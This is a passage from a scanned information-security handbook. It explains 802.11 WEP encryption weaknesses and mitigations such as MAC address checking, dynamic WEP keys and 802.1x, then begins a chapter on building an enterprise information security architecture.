The third security mechanism associated with IEEE 802.11 networks is encryption. The encryption used under the 802.11 series of specifications is referred to as WEP. The initial goal of WEP is reflected by its name. That is, its use is designed to provide a level of privacy equivalent to that occurring when a person uses a wired LAN. Thus, some of the vulnerabilities uncovered concerning WEP should not be shocking because the goal of WEP is not to bulletproof a network. Instead, it is to simply make over-the-air transmission difficult for a third party to understand. However, as we will note, there are several problems associated with the use of WEP that make it relatively easy for a third party to determine the composition of network traffic flowing on a network.

Exhibit 123.2 illustrates the drop-down list of the WEP field of SMC Networks' Wireless Configuration Utility program. Note that, by default, WEP is disabled; and unless you alter the configuration on your client stations and access points, any third party within transmission range could use a wireless LAN protocol analyzer to easily record all network activity. In fact, during the year 2001, several articles appeared in *The New York Times* and *The Wall Street Journal* concerning the travel of two men in a van from one parking lot to another in Silicon Valley. Using a directional antenna focused at each building from a parking lot and a notebook computer running a wireless protocol analyzer program, these men were able to easily read most network traffic because most networks were set up with WEP disabled.

Although enabling WEP makes it more difficult to decipher traffic, the manner by which WEP encryption occurs has several shortcomings. Returning to Exhibit 123.2, note that the two WEP settings are shown as "64 Bit" and "128 Bit." Although the use of 64- and 128-bit encryption keys may appear to represent a significant barrier to decryption, the manner by which WEP encryption occurs creates several vulnerabilities. An explanation follows.




EXHIBIT 123.2 WEP settings.

EXHIBIT 123.3 Creating a WEP encryption key.

WEP encryption occurs via the creation of a key that is used to generate a pseudo-random binary string that is modulo-2 added to plaintext to create ciphertext. The algorithm that uses the WEP key is a stream cipher, meaning it uses the key to create an infinite pseudo-random binary string.

Exhibit 123.3 illustrates the use of SMC Networks' Wireless LAN Configuration Utility program to create a WEP key. SMC Networks simplifies the entry of a WEP key by allowing the user to enter a passphrase. Other vendors may allow the entry of hex characters or alphanumeric characters. Regardless of the manner by which a WEP key is entered, the total key length consists of two elements: an initialization vector (IV) that is 24 bits in length and the entered WEP key. Because the IV is part of the key, this means that a user constructing a 64-bit WEP key actually specifies 40 bits in the form of a passphrase or 10 hex digits, or 104 bits in the form of a passphrase or 26 hex digits for a 128-bit WEP key.

Because wireless LAN transmissions can easily be reflected off surfaces and moving objects, multiple signals can flow to a receiver. Referred to as multipath transmission, the receiver needs to select the best transmission and ignore the other signals. As one might expect, this can be a difficult task, resulting in a transmission error rate considerably higher than that encountered on wired LANs. Due to this higher error rate, it would not be practical to use a WEP key by itself to create a stream cipher that continues for infinity. This is because a single bit received in error would adversely affect the decryption of subsequent data.

Recognizing this fact, the IV is used along with the digits of the WEP key to produce a new WEP key on a frame-by-frame basis. Although this is a technically sound action, unfortunately the 24-bit length of the IV used in conjunction with a 64- or 104-bit fixed length WEP key causes several vulnerabilities. First, the IV is transmitted in the clear, allowing anyone with appropriate equipment to record its composition along with the encrypted frame data. Because the IV is only 24 bits in length, it will periodically repeat. Thus, capturing two or more of the same IVs and the encrypted text makes it possible to perform a frequency analysis of the encrypted text that can be used as a mechanism to decipher the captured data. For example, assume one has captured several frames that had the same IV. Because "e" is the most common letter used in the English language followed by the letter "t," one would begin a frequency analysis by searching for the most common

letter in the encrypted frames. If the letter "x" was found to be the most frequent, there would be a high probability that the plaintext letter "e" was encrypted as the letter "x." Thus, the IV represents a serious weakness that compromises encryption.

During mid-2001, researchers at Rice University and AT&T Laboratories discovered that by monitoring approximately five hours of wireless LAN traffic, it became possible to determine the WEP key through a series of mathematical manipulations, regardless of whether a 64-bit or 128-bit key was used. This research was used by several software developers to produce programs such as Airsnort, which enables a person to determine the WEP key in use and to become a participant on a wireless LAN. Thus, the weakness of the WEP key results in shared key authentication being compromised as a mechanism to validate the identity of wireless station operators. Given an appreciation for the vulnerabilities associated with wireless LAN security, one can now focus on the tools and techniques that can be used to minimize or eliminate such vulnerabilities.

MAC Address Checking

One of the first methods used to overcome the vulnerabilities associated with the use of the network name or SSID, as well as shared key authentication, was MAC address checking. Under MAC address checking, the LAN manager programs the MAC address of each client station into an access point. The access point only allows authorized MAC addresses occurring in the source address field of frames to use its facilities.

Although the use of MAC address checking provides a significant degree of improvement over the use of a network name for accessing the facilities of an access point, by itself it does nothing to alter the previously mentioned WEP vulnerabilities. To attack the vulnerability of WEP, several wireless LAN equipment vendors introduced the use of dynamic WEP keys.

Dynamic WEP Keys

Because WEP becomes vulnerable by a third party accumulating a significant amount of traffic that flows over the air using the same key, it becomes possible to enhance security by dynamically changing the WEP key. Several vendors have recently introduced dynamic WEP key capabilities as a mechanism to enhance wireless security. Under a dynamic key capability, a LAN administrator, depending on the product used, may be able to configure equipment to either exchange WEP keys on a frame-by-fame basis or at predefined intervals. The end result of this action is to limit the capability of a third party to monitor a sufficient amount of traffic that can be used to either perform a frequency analysis of encrypted data or to determine the WEP key in use. Although dynamic WEP keys eliminate the vulnerability of a continued WEP key utilization, readers should note that each vendor supporting this technology does so on a proprietary basis. This means that if one anticipates using products from multiple vendors, one may have to forego the use of dynamic WEP keys unless the vendors selected have cross-licensed their technology to provide compatibility between products. Having an appreciation for the manner by which dynamic WEP keys can enhance encryption security, this discussion of methods to minimize wireless security vulnerabilities concludes with a brief discussion of the emerging IEEE 802.1x standard.

The IEEE 802.1x Standard

The IEEE 802.1x standard is being developed to control access both to wired and wireless LANs. Although the standard was not officially completed during early 2002, Microsoft added support for the technology in its Windows XP operating system released in October 2001.

Under the 802.1x standard, a wireless client station attempting to access a wired infrastructure via an access point will be challenged by the access point to identify itself. The client will then transmit its identification to the access point. The access point will forward the challenge response to an authentication server located on the wired network. Upon authentication, the server will inform the access point that the wireless client can access the network, resulting in the access point allowing frames generated by the client to flow onto the wired network.

Although the 802.1x standard can be used to enhance authentication, by itself it does not enhance encryption. Thus, one must consider the use of dynamic WEP keys as well as proprietary MAC address checking or an 802.1x authentication method to fully address wireless LAN security vulnerabilities.

Additional Reading

Held, G., "Wireless Application Directions," *Data Communications Management* (April/May 2002).
Lee, D.S., "Wireless Internet Security," *Data Communications Management* (April/May 2002).

Formulating an Enterprise Information Security Architecture

Mollie E. Krehnke, CISSP, IAM and David C. Krehnke, CISSP, CISM, IAM

Introduction

Ours is a connected world, and a dependent world. The condition and livelihood of any organization is dependent on the integrity, availability, and confidentiality of information obtained from or protected from other sources. Today, organizations are at greater risk and their security stance against malicious actors, in the form of individuals, criminal cartels, terrorists, or nation-states, will affect the well-being of many persons, other companies, and perhaps the nation. These organizations often depend upon cyberspace — hundreds of millions of interconnected computers, servers, routers, switches, and fiber-optic cables that allow our critical infrastructures to work.[1]

Threat Opportunities Abound

Individuals and organizations with malicious intent will use any means to disrupt business processes; obtain the data the information systems create, maintain, and transmit; and acquire the power that the information systems and associated networks possess for other unauthorized acts. Malicious actors have the intent (political, economic, national security), the tools (widely available), and the targets (many and well-known vulnerabilities). Malicious actors also have the time and the financial resources necessary to implement attacks. These attacks can have serious consequences, such as disruption of critical operations, causing loss of revenue and intellectual property, or loss of life. Such attacks could use any available cyber resources, including computers located in homes or small businesses to initiate attacks on critical infrastructure organizations — exploiting weaknesses, disrupting communications, hindering defensive or offensive responses, or delaying emergency responders.

Vulnerabilities result from weaknesses in technology and improper implementation and oversight of technological products.[2] The majority of vulnerabilities can be mitigated through good security practices, although such practices must go beyond mere installation, and include proper training, operation, regular patching, and virus updates. The vulnerabilities within an organization can be used to mount an attack against that organization or against other organizations.

Responding to an Increasing Threat

The cyberspace vulnerabilities must be addressed at an individual level and an organizational level. "Each American who depends on cyberspace must secure the part that they own or for which they are responsible."[3]

Likewise, each organization must establish and maintain an effective enterprise information security architecture that contributes to its own security, its employees, customers, business partners — and that of the nation.

The effective deployment of security for an enterprise is dependent on the business functions of the enterprise. To gain business commitment, the security functions determined to be necessary must support the business functions of the organization and provide "added value." The provision of added value in the form of enterprise information security is dependent upon many factors: accurate identification of business functions; configuration and management of the existing and planned resources (e.g., networks and technologies); business and security infrastructures; enterprise business processes; people (employees, business partners, and vendors); physical security of facilities, equipment, and remote sites; and associated security or security-supporting policies and processes. The mere presence of certain security mechanisms will not guarantee an acceptable level of risk for the enterprise. Therefore, an enterprise information security architecture must be defined, installed, monitored, assessed, and upgraded on a periodic basis to ensure that the security architecture is appropriate for the enterprise. The major key to successful implementation of security is the commitment of upper management.

Architectural Design Concepts

Association of Business Functions to Security Services

To add value to an organization's business functions, those functions must be understood. A business will have documentation that presents an overview of those functions. Certain individuals will be good resources as well, and should be delighted to discuss security from an added-value standpoint. Business unit managers who oversee specific lines of business (business domains) and subject matter experts can support the documentation of business functions and provide the business perspective to the sequencing of automated and nonautomated processes to address the business mission. The business functions to be addressed also have to be viewed in light of capital planning, enterprise engineering, and program management.

Exhibit 124.1 presents an approach for enterprise architecture development. If such an architecture exists for the enterprise, then the creation of a security architecture has a firm foundation. Business functions and associated business processes, data and data flows, applications and associated functionality, present technology architecture, business locations, business partners and vendors, and strategic goals to support the business mission may already exist — in some form.

The three-to-five-year target enterprise architecture is a good resource for determining future goals of the organization that will have to be addressed from a security standpoint. Any goals beyond that timeframe will not be as useful for the establishment of an effective information security architecture — technology, customer focus, and external requirements are key drivers in this architecture and they are not easily defined beyond that time with any accuracy.

Association of Enterprise Architecture to Information Security Architecture

The target enterprise architecture can provide answers to the following questions that will be invaluable to the enterprise security architecture initiative:

- What are the strategic business objectives of the organization?
- What information is needed to support the business?
- What applications are needed to provide information?
- What technology is needed to support the applications?
- What is the needed level of interoperability between the data sources and the users of the data?
- What information technology is needed to support the enterprise's technical objective?
- What systems are going to be replaced in the near term? In the long term? What systems are going to be migrated to the new enterprise architecture?
- What risks are associated with the current sequencing plan?
- What alternatives are currently available if funding or resources are delayed?
- What are the budgetary and territorial concerns?




EXHIBIT 124.1 Structure of the Federal Enterprise Architecture Framework. (*Source:* A Practical Guide to Federal Enterprise Architecture, Chief Information Officer Council, Version 1.0, February 2001, Figure 6, Structure of the FEAF Components.)

The enterprise architecture can be managed as "a program that facilitates systematic agency [business] change by continuously aligning technology investments and projects with agency mission needs."[4] There are going to be areas in which the enterprise architecture information, such as data information and flows, can move directly into an enterprise information security architecture as factors in establishing processes and functionality. There will be others, such as the identification of the business areas or information needs with the greatest potential payoff for the enterprise, which will have to be tempered with other security considerations. Although an organization certainly wants to address these high payoff areas in terms of information availability, integrity, and confidentiality, there may be other less "visible" areas that have higher areas of risk that will also have to be appropriately addressed in order to ensure the security of all business functions.

General Enterprise Architecture Principles

Federal agencies are now required to establish an enterprise architecture that will be used to streamline the collection, storage, and analysis of information, and the provision of applicable information to the general public. The process for the identification and documentation of information required to establish a federal enterprise architecture has aspects that can be applied to private industry as well.

Excerpts from the Chief Information Officer (CIO) Council guide[5] provide principles that help in the establishment of a enterprise architecture and, for our purposes, the establishment of an enterprise information security architecture:

- Architectures must be appropriately scoped, planned, and defined based on the intended use of the architecture.
- Architectures must be compliant with the law.
- Architectures facilitate change.
- Architectures must reflect the organization's strategic plan.
- Architectures continuously change and require transition toward the target architecture.
- Target architectures should project no more than three to five years into the future.
- Architectures provide standard business processes and common operating environments.
- The quality of the associated architecture documentation is dependent upon the information obtained from subject matter experts and business owners.
- Architectures minimize the burden of data collection, streamline data storage, and enhance data access.
- Target architectures should be used to control the growth of technical diversity.[6]

Although the CIO architecture model mentions security as a concept[7] that "overlies" the enterprise life cycle, and the Interoperability Clearinghouse, a nonprofit organization that develops architectures,[8] includes security as a domain architecture, the impact that security should have in the establishment of the architecture is not fully presented. The implementation of an enterprise information security architecture requires the establishment of strong, far-reaching business practices that ensure system compliance with the security architecture and needs continuous assessment to enforce compliance (with the full support of senior management). Otherwise, there is no way to assure that the enterprise information security architecture meets the established business needs and functions at an acceptable level of risk.

General Enterprise Information Security Architecture Principles

Objectives of an enterprise information security architecture, in support of the business mission, must include the following:

- Not impede the flow of authorized information or adversely affect user productivity
- Protect information at the point of entry into the enterprise
- Protect the information throughout its useful life
- Enforce common processes and practices throughout the enterprise
- Be modular to allow new technologies to replace existing ones with as little impact as possible
- Be virtually transparent to the user
- Accommodate the existing infrastructure[9]

Inputs to the Security Architecture

Exhibit 124.2 depicts the inputs to the initial process in formulating an enterprise information security architecture. The process should, at a minimum, consider the following inputs:

- Business-related inputs:
  - — Business goals and objectives for protecting the organization's business interests, assets, personnel, and the public; and the future direction of the business and supporting information systems
  - — Business operational considerations of how the business will operate day to day (e.g., centralized or decentralized approach to security administration)
  - — Current business directions and initiatives for the installed information systems and those under development
  - — Business information system requirements (e.g., access requirements, availability requirements, business partner connectivity)
  - — Business policies and processes defining what is acceptable and what is not acceptable business behavior
  - — Business assets to be protected by the architecture
  - — Existing infrastructure including a characterization of the current technical environment and what may help or negatively affect information security




EXHIBIT 124.2 Considerations for formulating an enterprise information security architecture.

  - Business risk tolerance for information disclosure, unauthorized modification and loss, unavailability, downtime due to hackers and viruses, and defaced Web pages
  - Legal and regulatory requirements including laws and regulations such as privacy, basic due care and due diligence, and sentencing guidelines
  - Threats to the existing infrastructure or business operations
  - Vulnerabilities associated with the existing infrastructure or computing operations
- Security-related inputs:
  - Security goals and objectives (e.g., safeguard information assets from unauthorized and inappropriate use, loss, or destruction; protect sensitive information from unauthorized disclosure and manipulation; and protect the availability of critical information)
  - System use considerations including who will use the information systems (employees, contractors), what level of background screening, when (time of day, days of the week), where (office, home, travel), why (inquiries, file updating, research), etc.
  - Sensitivity and criticality of the information to be protected, including the impact due to unavailability or loss
  - Security requirements to protect information, applications, platforms, and networks based on the sensitivity and criticality of the information (e.g., label sensitive media, back up information, store backups off site, encrypt information stored in nonsecure locations or transmitted over untrusted networks)
- Security policies on what is and what is not acceptable security behavior

Moving from Design to Deployment

Building a Secure Computing Environment

As depicted in Exhibit 124.3, a well-defined enterprise information security architecture provides the foundation for a secure infrastructure and a secure computing environment. The building blocks of a secure computing environment include:

- Well-defined enterprise information security architecture, with accountability, deployment strategies, technology, and security services
- Effective information security processes, procedures, and standards, derived from policies, but dealing with specific components and technologies and providing detailed specifications that can be audited
- Effective information security training, including new-hire training; job-related operational training for executives, managers, supervisors, privileged users, and general users; and periodic awareness training
- Effective information security administration and management, including configuration management, information resources management (IRM), hardened platforms with the latest security patches and virus signature files, virus scanning, vulnerability scans, intrusion detection, penetration testing, logging, alarms, and reviews of common vulnerabilities and exposures (CVEs)
- Aggressive information security assurance, including certification, accreditation, self-assessments, inspections, audits, and independent verification and validation (IV&V)
- Secure infrastructure, including DMZ, routers, filters, firewalls, gateways, air gaps, protected distribution systems (PDSs), virtual private networks (VPNs), secure enclaves, and separate test environments
- Secure applications, including well-designed, structured, and documented modules; software quality assurance; code review; file integrity checking or change detection software, including products such as Tripwire and Advanced Intrusion Detection Environment (AIDE); and access based on the principles of clearance, need-to-know, and least privilege
- Secure information, including encryption, backups, and integrity checking software

Information Security Life Cycle

Exhibit 124.4 indicates how the information security life cycle interacts with the foundation and core components of an information security program. As the outer ring illustrates, organizations should continuously perform the following functions during the information security life cycle:




EXHIBIT 124.3 Building blocks of a secure computing environment.




EXHIBIT 124.4 Information security lifecycle and the information security program.

- Assess business security needs and the risks to the organization
- Design security solutions to appropriately address the assessed risks
- Acquire or develop security solutions
- Integrate and test security solutions
- Deploy security solutions
- Operate and manage security solutions
- Evaluate and assess security solutions to assure their effectiveness

The organization can perform these functions directly or outsource them, and ensure they are implemented effectively. These functions should be performed continuously because security is an ongoing process, not a one-time destination. Business, technology, risk, and organization structure are not static.

The inner ring illustrates the foundation or essential ingredients of an information security program:

- *Goals and objectives:* Confidentiality and possession, integrity and authenticity, availability and utility, accountability, non-repudiation, and assurance
- *Organization:* Full-time and *ad hoc* personnel identified to implement the information security programs
- *Policies:* High-level management instructions that support an enterprisewide information security program that incorporates prudent practices from industry and government
- *Processes:* Methodologies that support the information security policies and cost effectively implement information security in the enterprise

- *Procedures and standards:* Detail components, technologies, and step-by-step actions that support the policies and processes
- *Guidelines:* Recommended activities to provide a more secure environment

The inner elements are the functional core components of an information security program:

- *Information classification:* The process and consulting support by which the sensitivity of each application is determined.
- *Business impact assessment:* The process and consulting support by which the criticality of each application is determined.
- *Risk management:* The process and consulting support for the identification and assessment of assets, threats, vulnerabilities, and the resulting risks and their successful mitigation, transfer, or acceptance.
- *Security requirements determination:* The process and consulting support for identifying the information security requirements given the sensitivity, criticality, and risks.
- *Safeguards determination:* The process and consulting support for identifying information security safeguards or controls that will satisfy the security requirements.
- *Access control:* The process of identification and authentication of users, maintaining audit records of their access, and enforcing individual accountability that prevents unauthorized access to information systems.
- *Configuration management:* The rigorous management of the change process that provides hardware and software integrity, and change and version control.
- *Business continuity planning:* The process and consulting support that implements effective planning for continued business operations under all conditions and situations.
- *Security training:* The operational and awareness guidance that ensures all employees are trained in the security aspects of their jobs and their associated security responsibilities, and the secure, appropriate use of information systems and data.
- *Information security assurance (also known as certification and accreditation):* The formal security evaluation and management approval process that ensures the information system is protected at a level appropriate to its sensitivity and criticality classifications; identifies the controls that satisfy the security requirements, and are documented in a security plan. Determines the residual risk before the information system is put into production as it is, and periodically reviewed over the life of the information system. Periodically tests and evaluates the effectiveness of protection mechanisms, based on current threats and vulnerabilities.
- *Incident management:* The process and consulting support that ensures appropriate actions for detecting, reporting, and responding to information security incidents. Receives and tracks information security incident reports through resolution, escalates serious incidents, and incorporates "lessons learned" into ongoing security awareness and operational training programs.
- *Monitoring:* The monitoring of logs and activities to verify the security stance, ensure appropriate resource use, and defend resources from attack.
- *Technology assessment:* The review, evaluation, and recommendation of advanced security technologies. Evaluates infrastructure and commercial-off-the-shelf (COTS) products for common vulnerabilities and exposures (CVEs).
- *Hardware and software security:* The procurement, configuration, installation, operation, and maintenance of hardware and software in a manner that ensures information security. Includes platform hardening and software integrity checking.
- *Network and communications security:* Perimeter protection, intrusion detection, vulnerability scans, penetration testing, remote access management, and control of modems. Determines the criteria for the evaluation of firewalls, recommends encryption solutions, determines when secure enclaves are required, and provides consulting support for the review of network connectivity requests.
- *Personnel security:* Identifies sensitive positions and ensures individuals assigned to those positions have an appropriate clearance. Includes information security in job descriptions, and through performance appraisals holds individuals accountable for carrying out their information security responsibilities and for their actions.
- *Physical and environmental security:* Protects hardware, software, and information through physical and environmental controls.

- *Compliance:* Administrative inspections, reviews, evaluations, audits, and investigations for the purpose of maintaining effective information security. Consulting support on best practices from industry and government on remedial action to address any significant deficiencies. Confiscation and removal of unauthorized hardware and software, and hardware, software, and data required for use as evidence of wrongdoing.
- *Information security architecture*: The framework for information security and the road map for implementation to ensure the confidentiality, integrity, and availability of applications and information.

Defense-in-Depth for a Secure Computing Environment

Exhibit 124.5 depicts the requirements for a secure computing environment. The lack of security in any one of these components is going to negatively impact the security of the computing environment. If there is no policy, there can be no uniform management direction on how to protect the business, its operations, its people, and its information. If there are no processes and procedures with associated standards, implementation of policy will be based on an individual's interpretation of policy — which is likely to vary from person to person. If there is no physical security, then logical and administrative controls can be easily circumvented without being discovered. The lack of environmental controls can bring down the enterprise and cause more destruction than a malicious agent. If there is inadequate personnel security, the likelihood of insider threat increases dramatically and the impact may not be detected for a significant period of time. The need for communications and network security is obvious; we live in a connected world. However, the unapproved use and unknown presence of a modem or wireless network access points will circumvent




EXHIBIT 124.5 Defense-in-depth.

